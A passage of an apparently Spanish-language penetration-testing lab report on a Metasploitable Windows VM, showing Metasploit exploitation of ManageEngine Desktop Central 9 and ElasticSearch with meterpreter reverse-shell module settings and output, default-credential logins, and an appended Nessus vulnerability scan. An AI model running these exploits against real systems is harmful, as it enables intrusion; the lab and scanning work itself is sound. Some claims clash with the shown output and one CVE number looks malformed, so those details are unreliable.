Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/manageengine_conne
ctionid_write

msf6 exploit(windows/http/manageengine_connectionid_write) >
```


Tras configurar el exploit lo lanzamos. Como podemos ver en la imagen hemos obtenido una terminal avanzada de meterpreter, desde la cual podemos conocer los permisos que tenemos, en este caso, **NT AUTHORITY/LOCAL SERVICE.**

```
msf6 exploit(windows/http/manageengine_connectionid_write) > set rport 8022
rport => 8022
msf6 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.0.2.12        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8022             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path for ManageEngine Desktop Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows


msf6 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Creating JSP stager
[*] Uploading JSP stager rzVox.jsp ...
[*] Executing stager ...
[*] Sending stage (175174 bytes) to 10.0.2.12
[+] Deleted ../webapps/DesktopCentral/jspf/rzVox.jsp
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.12:49293) at 2021-07-28 12:04:51 +0200

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```

Entramos gráficamente a través de Firefox, con IP:8022, vemos la página de login de ManageEngine Desktop Central 9.



Probamos diferentes usuarios y contraseñas, hasta que encontramos las correctas, en este caso **User: Admin – Password: Admin**.



En el siguiente puerto, el 8383 que también es vulnerable al CVE-2015-8249, mostraremos la información que podemos sacar de ManageEngine Desktop Central 9.

Puerto 8383

Dirección IP	Puerto	Servicio	Versión
192.168.56.102/24	8383	Apache httpd	-

El puerto 8383 ha sido utilizado para levantar un servidor Apache. Podemos ver que el nombre del servicio viene acompañado de **httpd**, estas siglas hacen referencia a **Apache HTTP Server**.

Al igual que el puerto anterior nos encontramos con la vulnerabilidad, explicada anteriormente, **CVE-2015-8249.**

Hacemos una búsqueda dentro de la herramienta Metasploit para encontrar un exploit que ataque esta vulnerabilidad. En nuestro caso, utilizaremos **exploit/windows/http/manageenfine_connectionid_write.**

```
msf6 > search exploit/windows/http/manageengine_connectionid_write

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
      Check  Description
   -  ----                                                ---------------  ----
      -----  -----------
   0  exploit/windows/http/manageengine_connectionid_write  2015-12-14       excel
lent  Yes    ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnera
bility
```

Debemos configurar las opciones para que el exploit sea efectivo.

SSL (Secure Sockets Layer) es un protocolo de cifrado que se utilizaba para garantizar la seguridad de las comunicaciones a través de internet hasta que fue sustituido por el protocolo TLS.


A pesar de que SSL no aparece como requerido, es necesario cambiarlo de false a **true** para que, en nuestro caso que estamos trabajando con un servidor http, la conexión se lleve a cabo.

```
msf6 exploit(windows/http/manageengine_connectionid_write) > options

Module options (exploit/windows/http/manageengine_connectionid_write):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
                                         ,type:host:port][ ... ]
   RHOSTS     10.0.2.11        yes       The target host(s), range CIDR identifi
                                         er, or hosts file with syntax 'file:<pa
                                         th>'
   RPORT      8383             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connecti
                                         ons
   TARGETURI  /                yes       The base path for ManageEngine Desktop
                                         Central
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
                                        d, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be
                                        specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ManageEngine Desktop Central 9 on Windows
```

Una vez lanzado el exploit podemos comprobar que la conexión se ha establecido con éxito. Hemos conseguido obtener una terminal avanzada de meterpreter con privilegios de **NT AUTHORITY/SYSTEM.**


```
msf6 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Creating JSP stager
[*] Uploading JSP stager ymLlR.jsp ...
[*] Executing stager ...
[*] Sending stage (175174 bytes) to 10.0.2.11
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.11:49698) at 2021-07-06
 15:28:54 +0200
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/ymL
lR.jsp' on the target

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
```

Cuando insertamos nuestra IP:8383, en Firefox, entramos a ManageEngine Desktop Central 9, que contiene la vulnerabilidad que hemos explotado anteriormente.




Probamos a insertar una de las credenciales más típicas, User: **Admin** – Password: **admin**. Conseguimos entrar en la cuenta.


En los detalles de las pestaña admin, podemos ver que la autenticación es **local**, que el nombre es **Administrador** y que tiene la capacidad de gestionar **todos los ordenadores** que estén vinculados a la cuenta.



Navegando por el software hemos podido encontrar una ruta relacionada con la máquina objetivo. En dicha ruta, se guarda todo lo relacionado con este software.



Siguiendo la misma línea de la ruta, hemos encontrado el archivo que hace referencia a la programación de los backups de la base de datos.



Aprovechando la vulnerabilidad, de la que es objeto este puerto, hemos seguido las rutas de las imágenes superiores.

```
 Directory of C:\ManageEngine\DesktopCentral_Server

06/04/2020  05:19 PM    <DIR>          .
06/04/2020  05:19 PM    <DIR>          ..
10/07/2015  07:18 AM    <DIR>          apache
07/27/2021  10:45 AM    <DIR>          bin
07/19/2021  03:24 AM    <DIR>          conf
10/07/2015  06:32 AM             4,262 COPYRIGHT
10/07/2015  07:18 AM    <DIR>          dbmigration
10/07/2015  07:18 AM    <DIR>          help
10/07/2015  07:17 AM    <DIR>          images
06/04/2020  05:19 PM               266 InjecterInfo.txt
10/07/2015  07:18 AM    <DIR>          jre
02/06/2021  06:23 AM    <DIR>          lib
10/07/2015  07:18 AM    <DIR>          licenses
10/07/2015  06:32 AM            12,609 LICENSE_AGREEMENT
07/27/2021  10:35 AM    <DIR>          logs
06/04/2020  05:19 PM    <DIR>          pgsql
10/07/2015  06:32 AM             7,994 README.html
10/07/2015  07:17 AM    <DIR>          tools
10/07/2015  07:18 AM    <DIR>          webapps
06/04/2020  05:19 PM    <DIR>          work
               4 File(s)         25,131 bytes
              16 Dir(s)  48,737,304,576 bytes free
```

A partir de aquí, sería investigar manualmente los archivos contenidos en las diferentes carpetas para obtener información del objetivo.

Puerto 9200

Dirección IP	Puerto	Servicio	Versión
192.168.56.102/24	9200	WAP-WSP?	-

Es habitual encontrar el puerto 9200 asociado al servicio WAP-WSP.

WAP (Wireless Application Protocol) es un estándar seguro que permite a los usuarios acceder a la información de forma instantánea a través de dispositivos inalámbricos. WSP (Wireless Session Protocol) es un estándar abierto para mantener una sesión inalámbrica entre dos servicios.

Realizando una búsqueda encontramos que este puerto es vulnerable al **CVE-2014-3120**. Este módulo aprovecha una vulnerabilidad de **ejecución remota de comandos (RCE) en ElasticSearch,** motor de búsqueda de texto completo basado en Apache Lucene. El error se encuentra en la API REST, que no requiere autenticación, permitiendo a la función de búsqueda la ejecución de scripts dinámicos.


Hacemos una búsqueda de nuestro CVE en Metasploit.

```
0  exploit/multi/elasticsearch/script_mvel_rce      2013-12-09       excellent  Yes    ElasticSearch Dynamic Script Arbitrary Java Execution
```


Pasamos a configurar las opciones. Hay dos opciones requeridas que nos vienen por defecto el TARGETURI y WritableDir.

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       10.0.2.12        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only for *nix environments)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Cuando ejecutamos el exploit estamos, aprovechando la vulnerabilidad, insertando código Java arbitrario.



Hemos conseguido una terminal avanzada de meterpreter pero no podemos utilizar el comando getsystem para elevar privilegios, ya que el comando no ha sido previamente cargado. Decidimos no cargar el comando y probar con el comando shell conseguimos obtener el usuario NT AUTHORITY\ SYSTEM



Anexo

Metasplotable windows

Report generated by Nessus™ Tue, 29 Jun 2021 16:43:17 CEST

TABLE OF CONTENTS

Vulnerabilities by Host

Remediations

Vulnerabilities by Host

10.0.2.12

Scan Information

Start time:	Tue Jun 29 16:24:55 2021
End time:	Tue Jun 29 16:43:17 2021

Host Information

IP:	10.0.2.12
MAC Address:	08:00:27:AF:80:B3 66:80:20:52:41:53 08:00:27:13:30:AB
OS:	Microsoft Windows 7, Microsoft Windows Server 2008 R2

Vulnerabilities

100995 - Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

According to its banner, the version of Apache running on the remote host is 2.2.x prior to 2.2.33-dev or 2.4.x prior to 2.4.26. It is, therefore, affected by the following vulnerabilities :

- An authentication bypass vulnerability exists due to third-party modules using the ap_get_basic_auth_pw() function outside of the authentication phase. An unauthenticated, remote attacker can exploit this to bypass authentication requirements. (CVE-2017-3167)

- A NULL pointer dereference flaw exists due to third-party module calls to the mod_ssl ap_hook_process_connection() function during an HTTP request to an HTTPS port. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. (CVE-2017-3169)

- A NULL pointer dereference flaw exists in mod_http2 that is triggered when handling a specially crafted HTTP/2 request. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. Note that this vulnerability does not affect 2.2.x.

(CVE-2017-7659)

- An out-of-bounds read error exists in the ap_find_token() function due to improper handling of header sequences. An unauthenticated, remote attacker can exploit this, via a specially crafted header sequence, to cause a denial of service condition.

(CVE-2017-7668)

- An out-of-bounds read error exists in mod_mime due to improper handling of Content-Type response headers. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type response header, to cause a denial of service condition or the disclosure of sensitive information. (CVE-2017-7679)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.32

https://archive.apache.org/dist/httpd/CHANGES_2.4.26

https://httpd.apache.org/security/vulnerabilities_22.html

https://httpd.apache.org/security/vulnerabilities_24.html

Solution

Upgrade to Apache version 2.2.33-dev / 2.4.26 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	99132
BID	99134
BID	99135
BID	99137
BID	99170
CVE	CVE-2017-3167
CVE	CVE-2017-3169

CVE	CVE-2017-7659
CVE	CVE-2017-7668
CVE	CVE-2017-7679

Plugin Information

Published: 2017/06/22, Modified: 2021/01/28

Plugin Output

tcp/8585/www

```
URL              : http://10.0.2.12:8585/
Installed version : 2.2.21
Fixed version     : 2.2.33
```

101787 - Apache 2.2.x < 2.2.34 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

According to its banner, the version of Apache running on the remote host is 2.2.x prior to 2.2.34. It is, therefore, affected by the following vulnerabilities :

- An authentication bypass vulnerability exists in httpd due to third-party modules using the ap_get_basic_auth_pw() function outside of the authentication phase. An unauthenticated, remote attacker can exploit this to bypass authentication requirements. (CVE-2017-3167)

- A denial of service vulnerability exists in httpd due to a NULL pointer dereference flaw that is triggered when a third-party module calls the mod_ssl ap_hook_process_connection() function during an HTTP request to an HTTPS port. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. (CVE-2017-3169)

- A denial of service vulnerability exists in httpd due to an out-of-bounds read error in the ap_find_token() function that is triggered when handling a specially crafted request header sequence. An unauthenticated, remote attacker can exploit this to crash the service or force ap_find_token() to return an incorrect value. (CVE-2017-7668)

- A denial of service vulnerability exists in httpd due to an out-of-bounds read error in the mod_mime that is triggered when handling a specially crafted Content-Type response header. An unauthenticated, remote attacker can exploit this to disclose sensitive information or cause a denial of service condition. (CVE-2017-7679)

- A denial of service vulnerability exists in httpd due to a failure to initialize or reset the value placeholder in [Proxy-]Authorization headers of type 'Digest' before or between successive key=value assignments by mod_auth_digest. An unauthenticated, remote attacker can exploit this, by providing an initial key with no '='

assignment, to disclose sensitive information or cause a denial of service condition. (CVE-2017-9788)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.34

https://httpd.apache.org/security/vulnerabilities_22.html

Solution

Upgrade to Apache version 2.2.34 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	99134
BID	99135
BID	99137
BID	99170
BID	99569
CVE	CVE-2017-3167
CVE	CVE-2017-3169
CVE	CVE-2017-7668
CVE	CVE-2017-7679
CVE	CVE-2017-9788

Plugin Information

Published: 2017/07/18, Modified: 2018/09/17

Plugin Output

tcp/8585/www

```
Source            : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.34
```

95438 - Apache Tomcat 6.0.x < 6.0.48 / 7.0.x < 7.0.73 / 8.0.x < 8.0.39 / 8.5.x < 8.5.8 / 9.0.x < 9.0.0.M13 Multiple Vulnerabilities

Synopsis

The remote Apache Tomcat server is affected by multiple vulnerabilities.

Description

According to its self-reported version number, the Apache Tomcat service running on the remote host is 6.0.x prior to 6.0.48, 7.0.x prior to 7.0.73, 8.0.x prior to 8.0.39, 8.5.x prior to 8.5.8, or 9.0.x prior to 9.0.0.M13. It is, therefore, affected by multiple vulnerabilities :

- A flaw exists that is triggered when handling request lines containing certain invalid characters. An unauthenticated, remote attacker can exploit this, by injecting additional headers into responses, to conduct HTTP response splitting attacks. (CVE-2016-6816)

- A denial of service vulnerability exists in the HTTP/2 parser due to an infinite loop caused by improper parsing of overly large headers. An unauthenticated, remote attacker can exploit this, via a specially crafted request, to cause a denial of service condition.

Note that this vulnerability only affects 8.5.x versions. (CVE-2016-6817)

- A remote code execution vulnerability exists in the JMX listener in JmxRemoteLifecycleListener.java due to improper deserialization of Java objects. An unauthenticated, remote attacker can exploit this to execute arbitrary code. (CVE-2016-8735)

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?1e8a81e1

http://www.nessus.org/u?1c7e7b23

http://www.nessus.org/u?833cb56a

http://www.nessus.org/u?87d6ed56

http://www.nessus.org/u?5f7bb039

Solution

Upgrade to Apache Tomcat version 6.0.48 / 7.0.73 / 8.0.39 / 8.5.8 / 9.0.0.M13 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.8 (CVSS:3.0/E:P/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.9 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	94097
BID	94461
BID	94463
CVE	CVE-2016-6816
CVE	CVE-2016-6817
CVE	CVE-2016-8735

Plugin Information

Published: 2016/12/01, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.39
```

121120 - Apache Tomcat 7.0.x < 7.0.76 / 8.0.x < 8.0.42 / 8.5.x < 8.5.12 / 9.0.x < 9.0.0.M18 Improper Access Control

Synopsis

The remote Apache Tomcat server is affected by an improper access control vulnerability.

Description

According to its self-reported version number, the Apache Tomcat instance listening on the remote host is 7.0.x prior to 7.0.76, 8.0.x < 8.0.42, 8.5.x < 8.5.12 or 9.0.x < 9.0.0.M18. It is, therefore, affected by the following vulnerability:

- An improper access control vulnerability exists when calls to application listeners do not use the appropriate facade object. This allows untrusted applications to potentially access and modify information associated with other web applications.

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

See Also

http://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.76

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.0.42

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.5.12

http://www.nessus.org/u?3f871212

Solution

Upgrade to Apache Tomcat version 7.0.76 / 8.0.42 / 8.5.12 / 9.0.0.M18 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)

CVSS v3.0 Temporal Score

7.9 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

CVSS v2.0 Temporal Score

4.7 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2017-5648

Plugin Information

Published: 2019/01/11, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.42
```

111067 - Apache Tomcat 8.0.0 < 8.0.53 Security Constraint Weakness

Synopsis

The remote Apache Tomcat server is affected by multiple vulnerabilities.

Description

The version of Apache Tomcat installed on the remote host is 8.0.x prior to 8.0.53. It is, therefore, affected by multiple vulnerabilities.

See Also

http://www.nessus.org/u?cea2044a

http://www.nessus.org/u?d5ab19d6

Solution

Upgrade to Apache Tomcat version 8.0.53 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	104203
CVE	CVE-2018-8014
CVE	CVE-2018-8034

Plugin Information

Published: 2018/07/13, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.53
```

90192 - ManageEngine Desktop Central 8 / 9 < Build 91100 Multiple RCE

Synopsis

The remote web server contains a Java-based web application that is affected by multiple remote code execution vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is version 8, or else version 9 prior to build 91100. It is, therefore, affected by multiple remote code execution vulnerabilities :

- A flaw exists in the statusUpdate script due to a failure to properly sanitize user-supplied input to the 'fileName' parameter. An unauthenticated, remote attacker can exploit this, via a crafted request to upload a PHP file that has multiple file extensions and by manipulating the 'applicationName' parameter, to make a direct request to the uploaded file, resulting in the execution of arbitrary code with NT-AUTHORITY\SYSTEM privileges. (CVE-2015-82001)

- An unspecified flaw exists in various servlets that allow an unauthenticated, remote attacker to execute arbitrary code. No further details are available.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?89099720

Solution

Upgrade to ManageEngine Desktop Central version 9 build 91100 or later.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:ND)

References

CVE	CVE-2015-82001
XREF	TRA:TRA-2015-07

Plugin Information

Published: 2016/03/25, Modified: 2019/11/19

Plugin Output

tcp/8020/www

```
URL               : http://10.0.2.12:8020/
Installed version : 9 Build 91084
Fixed version     : 9 Build 91100
```

90192 - ManageEngine Desktop Central 8 / 9 < Build 91100 Multiple RCE

Synopsis

The remote web server contains a Java-based web application that is affected by multiple remote code execution vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is version 8, or else version 9 prior to build 91100. It is, therefore, affected by multiple remote code execution vulnerabilities :

- A flaw exists in the statusUpdate script due to a failure to properly sanitize user-supplied input to the 'fileName' parameter. An unauthenticated, remote attacker can exploit this, via a crafted request to upload a PHP file that has multiple file extensions and by manipulating the 'applicationName' parameter, to make a direct request to the uploaded file, resulting in the execution of arbitrary code with NT-AUTHORITY\SYSTEM privileges. (CVE-2015-82001)

- An unspecified flaw exists in various servlets that allow an unauthenticated, remote attacker to execute arbitrary code. No further details are available.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?89099720

Solution

Upgrade to ManageEngine Desktop Central version 9 build 91100 or later.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:ND)

References

CVE	CVE-2015-82001
XREF	TRA:TRA-2015-07

Plugin Information

Published: 2016/03/25, Modified: 2019/11/19

Plugin Output

tcp/8022/www

```
URL               : http://10.0.2.12:8022/
Installed version : 9 Build 91084
Fixed version     : 9 Build 91100
```

90192 - ManageEngine Desktop Central 8 / 9 < Build 91100 Multiple RCE

Synopsis

The remote web server contains a Java-based web application that is affected by multiple remote code execution vulnerabilities.

Description

